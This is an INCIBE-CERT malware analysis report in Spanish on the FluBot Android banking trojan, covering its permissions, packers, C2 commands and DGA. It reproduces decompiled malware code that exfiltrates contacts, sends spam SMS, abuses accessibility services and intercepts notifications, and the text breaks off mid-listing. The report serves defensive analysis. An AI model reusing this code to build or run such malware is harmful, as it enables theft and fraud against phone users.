
TLP:WHITE



Estudio del análisis de FluBot

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA SEGUNDA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD
017
incibe cert_

TLP:WHITE

Mayo 2021

INCIBE-CERT_ESTUDIO_ANALISIS_FLUBOT_2021_v1.1

Índice

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

1. Sobre este estudio

Este estudio contiene un informe técnico detallado, realizado tras el análisis de las muestras encontradas en numerosas campañas detectadas que suplantan servicios de mensajería, con el objetivo de identificar la familia a la que pertenece este código dañino, y las acciones que realiza, para poder así recabar la mayor información posible.

Las acciones llevadas a cabo para la elaboración de este informe comprenden el análisis estático y dinámico de la muestra dentro de un entorno controlado. Cabe destacar que las muestras analizadas se encontraban ya en la plataforma VirusTotal, lo que las convierte en públicas y accesibles para cualquier analista que disponga de una cuenta de pago en dicha plataforma.

Este estudio está dirigido de forma general a los profesionales de TI y de ciberseguridad, investigadores y analistas técnicos interesados en el análisis e investigación de este tipo de amenazas. También puede resultar de especial interés para aquellos usuarios que utilicen dispositivos Android.

En cuanto a la metodología seguida, las tareas de *reversing* se han realizado con Android Studio (Emulator), JADX, dex2jar y BURP Suite.

2. Organización del documento

Este documento consta de una parte 3.- Introducción en la que se identifica a FluBot, el código dañino objeto de este estudio, exponiendo su alcance y la situación actual de las campañas de ciberataques, así como una breve explicación de su comportamiento.

A continuación, en el apartado 4.- Informe técnico, se recogen los resultados del análisis dinámico y estático de las muestras de FluBot que han sido analizadas, partiendo de cómo conseguir la información que contiene el fichero con el que se va a trabajar, las capacidades del malware y sus acciones, hasta sus técnicas de antidetección, de antingeniería inversa y de persistencia.

Finalmente, el apartado 5.- Conclusión, recoge los aspectos más importantes tratados a lo largo del estudio.

Adicionalmente, el documento cuenta con dos anexos, en el Anexo 1: Indicadores de Compromiso (IOC) se recoge el indicador de compromiso (IOC), y en el Anexo 2: reglas Yara una regla Yara, ambas para la detección de las muestras relacionadas con esta campaña.

3. Introducción

Entre finales de 2020 y principios de 2021 han sucedido diferentes campañas de SMS fraudulentos que avisan de la recepción de un paquete suplantando a diferentes empresas logísticas, como FedEx, DHL o Correos e invitan al receptor del mensaje a instalar una aplicación en su dispositivo móvil con el incentivo de que éste pueda conocer el paradero del paquete.

Tras el estudio realizado sobre tres muestras diferentes asociadas a estas campañas, se ha identificado al código dañino como **FluBot.** Un nombre otorgado a este troyano para dispositivos Android debido a lo rápido que se ha expandido, como si de un virus del resfriado se tratara. También es nombrado por la comunidad como **Fedex Banker** o **Cabassous**.

Según las investigaciones de la empresa suiza PRODAFT, se estima que FluBot podría haber infectado a más de **sesenta mil terminales** y listar unos **once millones de números de teléfono**, una cifra que corresponde con el **25% de la población total española**.

En cuanto a la funcionalidad del código dañino, una vez que el usuario instala la aplicación en su dispositivo, ésta comienza a rastrear los identificadores de todas las aplicaciones que vaya iniciando éste y tiene la capacidad de inyectar páginas superpuestas cuando detecte un inicio de sesión en una de las aplicaciones objetivo, de forma que el usuario piensa que está introduciendo las credenciales en la web original cuando, en realidad, las está enviando al servidor de mando y control (C2) controlado por los operadores del código dañino.

4. Informe técnico

A continuación, se detalla la información obtenida durante el análisis de las muestras.

4.1. Información general

Los archivos analizados consisten en ficheros asociados a aplicaciones del sistema operativo móvil Android, tal y como revela el comando *file* de Linux, tanto paquetes APK como código Java (JAR), que es el lenguaje de programación en el que se crean éstas. En cualquier caso, todos ellos se tratan de paquetes comprimidos en el formato ZIP.

```
fedex.apk:  Zip archive data, at least v2.0 to extract
fedex2.apk: Java archive data (JAR)
fedex3.apk: Java archive data (JAR)
```

Las firmas de las muestras analizadas son las siguientes:

Algoritmo	Hash
MD5	6d879ac01f7a26d62b38d9473626a328
SHA1	c6c1c23f2f2bb4a239f447a9a67f080bdfe3ccc2
SHA256	96912417e5bd643b71dccb527c93046f83c9c3325392bdc7dac8587a6b1e9c50

Tabla 1. Detalles de la muestra 1 de código malicioso.

Algoritmo	Hash
MD5	4125019bb3370f1f659f448a5727357c
SHA1	dee560898a292406fc5a06126687b1e725b48a4e
SHA256	ffeb6ebeace647f8e6303beaee59d79083fdba274c78e4df74811c57c7774176

Tabla 2. Detalles de la muestra 2 de código malicioso.

Algoritmo	Hash
MD5	7b4fd668a684e9bb6d09bcf2ebadfdd2
SHA1	0cf039f61e1c32f0f8e6ed0bad110dd2797df1ee
SHA256	9a5febfae55bae080acdb3f5f4a9ad2869fbd5d2c8b0af51fb34efc87d4093d8

Tabla 3. Detalles de la muestra 3 de código malicioso.

4.2. Resumen de acciones

El código dañino es capaz de realizar lo siguiente:

- Escuchar notificaciones.
- Leer y escribir mensajes SMS.
- Obtener el listado de contactos del dispositivo.
- Realizar llamadas.

- Sistema de *injects* para el robo de datos de inicio de sesión de aplicaciones.
- Conexión con servidores C2 cifrada mediante criptografía asimétrica RSA.

4.3. Análisis detallado

Tras revisar la decompilación del código fuente de las aplicaciones, se observa que éstas se encuentran ofuscadas, ya que no se observa ningún código legible, si no valores aparentemente sin sentido a primera vista. Por tanto, se puede intuir que la aplicación se encuentra empaquetada y se está ocultando el código real del código dañino.




Ilustración 1 . Vista del decompilado de una de las funciones de la aplicación 1

Por otra parte, en el fichero AndroidManifest se observan los permisos que requieren estas aplicaciones:

```
android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_NOTIFICATION_POLICY
android.permission.CALL_PHONE
android.permission.DISABLE_KEYGUARD
android.permission.EXPAND_STATUS_BAR
android.permission.FOREGROUND_SERVICE
android.permission.INTERNET
android.permission.NFC
android.permission.QUERY_ALL_PACKAGES
android.permission.READ_CONTACTS
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.READ_SYNC_SETTINGS
android.permission.READ_SYNC_STATS
android.permission.RECEIVE_SMS
android.permission.REQUEST_DELETE_PACKAGES
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
android.permission.SEND_SMS
```

android.permission.WAKE_LOCK android.permission.WRITE_SMS android.permission.WRITE_SYNC_SETTINGS

Con estos permisos, la aplicación sería capaz de realizar las siguientes acciones:

- Acceder a internet.
- Leer y enviar SMS.
- Leer la agenda de contactos del teléfono.
- Realizar llamadas de teléfono.
- Eliminar aplicaciones.
- Acceder al servicio de “Accesibilidad”.

La ofuscación observada es muy común en las aplicaciones Android maliciosas. Normalmente, se trata de una aplicación que esconde un fichero cifrado, habitualmente mediante RC4, que corresponde con el fichero de extensión .dex original, que es descifrado en tiempo de ejecución y cargado por la aplicación. La dificultad, desde el punto de vista del análisis, reside en localizar el fichero y la clave de descifrado, que son calculados normalmente de forma dinámica.

La aplicación 1 se encuentra protegida mediante el software APK Protector y el fichero que contiene el código original se encuentra dentro de la ruta *assets/dex/classes-v1.bin*.




Ilustración 2 . Descifrado estático del código original de la aplicación 1

En el caso de las aplicaciones 2 y 3, se utiliza otro *packer* diferente, pero al igual que el anterior, se basan en la misma lógica de almacenar un fichero cifrado con RC4 en las rutas *assets/Uwmt.json* y *assets/Yd.json*.




Ilustración 3 . Descifrado estático del código original de la aplicación 2




Ilustración 4 . Descifrado estático del código original de la aplicación 3

Tras descifrar los recursos de estas aplicaciones, se accede al código original. Comparando el de las tres aplicaciones, parece que se trata del mismo código, aunque con ciertas variaciones como el identificador del paquete o las cadenas de caracteres propias de cada muestra, pero el análisis de una de ellas es suficiente para explicar el comportamiento de esta familia de troyano.




Ilustración 5 . Comparación de la estructura de clases de las tres aplicaciones tras el descifrado

Las clases que contienen el código principal, que como puede verse, poseen nombres bastantes descriptivos, se encuentran en paquetes con los identificadores *com.tencent.mm* y *com.example.myapplicationtest*. Estas clases son las siguientes:

Bot	LangTxt
BotId	MainActivity
BrowserActivity	MmsReceiver
BuildConfig	MyAccessibilityService
CardActivity	MyNotificationListener
ComposeSmsActivity	PanelReq
ContactItem	ProgConfig
ContactListAdapter	R
DGA	SmsReceiver
ForegroundService	SmsThreadActivity
HeadlessSmsSendService	SocksClient
HttpCom	Spammer
IntentStarter	Utils

Tras una búsqueda simple, se identifica que el posible nombre dado por la comunidad a este troyano es FluBot.

Ilustración 6 . Resultado de una búsqueda sencilla en Google para tratar de identificar la familia a la que pertenece el código dañino analizado.

Tras revisar el código de la aplicación, la única ofuscación que parece contener tras desempaquetarla es ocultar las cadenas de caracteres. Para ello, hace uso de una librería pública llamada paranoid del usuario MichaelRocks. El funcionamiento de esta librería es relativamente sencillo. En su interior se guardan las cadenas de caracteres cifradas y, para obtener una de ellas, se utiliza un valor de tipo Long que, tras pasárselo a la función, devuelve la cadena correspondiente.




Ilustración 7 . Función que contiene las cadenas de caracteres cifradas.

Para poder descifrar las cadenas de caracteres basta con replicar el algoritmo utilizado e ir indicando los diferentes números que aparecen en el código fuente.

```
package io.michaelrocks.paranoid;

public class DeobfuscatorHelper {
  public static final int MAX_CHUNK_LENGTH = 0x1fff;

  private DeobfuscatorHelper() {
    // Cannot be instantiated.
  }

  public static String getString(final long id, final String[] chunks) {
    long state = RandomHelper.seed(id & 0xffffffffL);
    state = RandomHelper.next(state);
    final long low = (state >>> 32) & 0xffff;
    state = RandomHelper.next(state);
    final long high = (state >>> 16) & 0xffff0000;
    final int index = (int) ((id >>> 32) ^ low ^ high);
    state = getCharAt(index, chunks, state);
    final int length = (int) ((state >>> 32) & 0xffffL);
    final char[] chars = new char[length];

    for (int i = 0; i < length; ++i) {
      state = getCharAt(index + i + 1, chunks, state);
      chars[i] = (char) ((state >>> 32) & 0xffffL);
    }

    return new String(chars);
  }

  private static long getCharAt(final int charIndex, final String[] chunks, final long state) {
    final long nextState = RandomHelper.next(state);
    final String chunk = chunks[charIndex / MAX_CHUNK_LENGTH];
    return nextState ^ ((long) chunk.charAt(charIndex % MAX_CHUNK_LENGTH) << 32);
  }
}
```

Ilustración 8 . Algoritmo que descifra las cadenas de caracteres.

Mediante el descifrado de ciertas cadenas de caracteres y el análisis de ciertos bloques de código, se extraen los comandos principales que puede recibir FluBot desde sus servidores C2.

Comando	Descripción
BLOCK	Bloquear notificaciones
CARD_BLOCK	Lanzar página de phishing de tarjeta de crédito
DISABLE_PLAY_PROTECT	Desactivar Play Protect mediante el servicio de accesibilidad
GET_CONTACTS	Enviar el listado de contactos de la agenda al C2
NOTIF_INT_TOGGLE	Activar la intercepción de notificaciones
OPEN_URL	Abrir una URL dada mediante WebView
RELOAD_INJECTS	Volver a cargar la lista de injects
RETRY_INJECT	Volver a inyectar una aplicación de la que ya se han obtenido credenciales
RUN_USSD	Ejecutar la marcación de un código USSD
SEND_SMS	Enviar SMS a un número de teléfono
SMS_INT_TOGGLE	Activar intercepción de SMS
SOCKS	Abrir un socket para que el atacante pueda conectarse a la red mediante un proxy SOCKS

UNINSTALL_APP	Desinstalar la aplicación indicada mediante el nombre de paquete
UPLOAD_SMS	Exfiltrar el contenido de un SMS al C2

Tabla 4. Listado de posibles comandos recibidos por el C2

Estos comandos son recibidos cuando el *bot* conecta con el servidor mediante una petición con el comando "PING". El código de FluBot tiene la capacidad de enviar los siguientes comandos al servidor C2:

Comando	Descripción
GET_INJECTS_LIST	Obtiene el listado de aplicaciones objetivo para realizar inyecciones
GET_INJECT	Obtiene el código HTML correspondiente a una inyección
GET_SMS	Obtiene el SMS de Phishing a enviar a una víctima
LOG	Respuesta a la petición de diferentes comandos junto con la información solicitada
PING	Contacto con el C2 para comprobar si es necesario ejecutar algún comando
PREPING	Petición inicial para registrar el C2
SMS_RATE	Obtener tiempo de retardo para el envío masivo de SMS

Tabla 5. Listado de posibles comandos enviados al C2

Además de poder realizar inyecciones en aplicaciones específicas, FluBot contiene código que crea, bajo demanda del comando "CARD_BLOCK" una ventana que solicita los datos de la tarjeta de crédito del usuario.




Ilustración 9 . Creación de la actividad responsable de capturar los datos de la tarjeta de crédito

Mediante el comando “BLOCK”, se bloquean las notificaciones que reciba el dispositivo.

```
public void onNotificationPosted(StatusBarNotification statusBarNotification) {
    super.onNotificationPosted(statusBarNotification);
    if (getSharedPreferences(getString(R.string.app_name), 0).getBoolean("e", false)) {
        cancelNotification(statusBarNotification.getKey());
    }
    if (Bot.IsIntNotif()) {
        String string = statusBarNotification.getNotification().extras.getString(NotificationCompat.EXTRA_TITLE);
        PanelReq.SendAsync("LOG,NOTIF," + string + ": " + statusBarNotification.getNotification().extras.getCharSequence(NotificationCompat.EXTRA_TEXT).toString(), true);
    }
}
```

Ilustración 10 . Código responsable del bloqueo de las notificaciones que reciba el usuario

El código dañino posee la capacidad de realizar llamadas mediante códigos USSD que reciba desde el C2.

```
if (powerManager.isInteractive()) {
    long currentTimeMillis = System.currentTimeMillis();
    if (timeout == 0) {
        timeout = currentTimeMillis;
    }
    if (currentTimeMillis - timeout >= 5000) {
        disablePlayProtect = false;
        runUssd = null;
        uninstallApp = null;
    } else if (disablePlayProtect) {
        if (!DisablePlayProtect(accessibilityEvent, rootInActiveWindow)) {
            disablePlayProtect = false;
        }
    } else if (runUssd != null) {
        if (!charSequence.equals("com.android.phone")) {
            if (!charSequence.equals("com.android.server.telecom")) {
                if (!startedUssdIntent) {
                    Intent intent5 = new Intent("android.intent.action.CALL");
                    intent5.setData(Uri.parse("tel:" + runUssd + Uri.encode("#")));
                    intent5.setFlags(268435456);
                    startActivity(intent5);
                    startedUssdIntent = true;
                    return;
                }
                return;
            }
        }
        performGlobalAction(2);
        PanelReq.SendAsync(String.format("%s,%s,%s", "LOG", "RUN_USSD", "1"), false);
        runUssd = null;
    } else if (uninstallApp != null) {
```

Ilustración 11 . Código responsable del comando RUN_USSD

Mediante el uso de los permisos del servicio de accesibilidad, FluBot se puede convertir en la aplicación para la gestión de SMS por defecto y dotarla de la capacidad de enviar y recibir mensajes bajo demanda del C2.

```
private boolean SmsAutoAccept(AccessibilityNodeInfo accessibilityNodeInfo) {
    if (!smsAutoAccept) {
        return false;
    }
    if (System.currentTimeMillis() - timeout < 5000) {
        AccessibilityNodeInfo GetFirstNode = GetFirstNode("android:id/button1", accessibilityNodeInfo, false);
        if (GetFirstNode == null) {
            return true;
        }
        if (!GetFirstNode.isEnabled()) {
            List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText = accessibilityNodeInfo.findAccessibilityNodeInfosByText(smsAutoAcceptPackageName);
            for (int i = 0; i < findAccessibilityNodeInfosByText.size(); i++) {
                AccessibilityNodeInfo accessibilityNodeInfo2 = findAccessibilityNodeInfosByText.get(i);
                if (accessibilityNodeInfo2.getText().toString().equals(smsAutoAcceptPackageName)) {
                    Click2Parent(accessibilityNodeInfo2);
                    return true;
                }
            }
            return true;
        } else if (!GetFirstNode.performAction(16)) {
            return true;
        } else {
            smsAutoAccept = false;
            return true;
        }
    } else {
        smsAutoAccept = false;
        return true;
    }
}
```

Ilustración 12 . Código responsable de aceptar ser la aplicación SMS automáticamente mediante el servicio de accesibilidad

Una vez infectado el dispositivo, FluBot envía la lista de contactos en la agenda del usuario al C2.

```
private static void GetContactListUpload() {
    Cursor cursor = null;
    try {
        StringBuilder sb = new StringBuilder("LOG,CONTACTS,");
        cursor = context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
        if (cursor.getCount() != 0) {
            while (cursor.moveToNext()) {
                String string = cursor.getString(cursor.getColumnIndex("display_name"));
                String string2 = cursor.getString(cursor.getColumnIndex("data1"));
                sb.append(string);
                sb.append(":");
                sb.append(string2);
                sb.append("");
            }
            PanelReq.SendAsync(sb.toString(), true);
            if (cursor == null) {
                return;
            }
            cursor.close();
        } else if (cursor != null) {
            cursor.close();
        }
    } catch (Exception unused) {
        if (cursor == null) {
        }
    } catch (Throwable th) {
        if (cursor != null) {
            cursor.close();
        }
        throw th;
    }
}
```

Ilustración 13 . Código responsable de obtener el listado de contactos

A partir de aquí, los operadores del C2 pueden decidir iniciar la operativa de SPAM, enviando SMS a los contactos de la víctima y, bloqueando posteriormente dichos números para evitar que el usuario infectado perciba un comportamiento fuera de lo normal.

```
public static void SendSms() {
    try {
        if (!Utils.AmiDefaultSms(context)) {
            return;
        }
        if (!Bot.IsIntSms()) {
            String Send = PanelReq.Send("GET_SMS");
            if (Send != null) {
                String[] split = Send.split(",", 2);
                if (split.length == 2) {
                    String str = split[0];
                    String str2 = split[1];
                    if (!Utils.IsContact(context, str).booleanValue()) {
                        SmsManager.getDefault().sendTextMessage(str, null, str2, null, null);
                        SmsReceiver.Timeout();
                        blacklist.add(str);
                        Utils.BlockNumber(context, str);
                        Utils.BlockNumber(context, "34" + str);
                        Utils.BlockNumber(context, "+34" + str);
                        Utils.BlockNumber(context, "0034" + str);
                    }
                }
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Ilustración 14 . Código responsable de enviar SMS de SPAM

A la hora de contactar con el C2, FluBot utiliza un algoritmo de generación de dominios (DGA) para obtener la dirección del servidor C2. El algoritmo genera alrededor de 2000 nombres de dominio en función del año y mes actual con 15 caracteres seguido de los TLDs “.com”, “.ru” y “.cn”, de forma que resulte más complicado dar con la dirección del C2 válido.

```
public class DGA {
    private static final int DIFF = 1136;
    private static final int MAX_HOSTS = 2000;
    private static final int MOD_PRIORITY_CHECK = 5;
    private static final int THREAD_POOL_SIZE = 50;
    private static String host;
    private static Lock lock = new ReentrantLock();
    private static long seed;

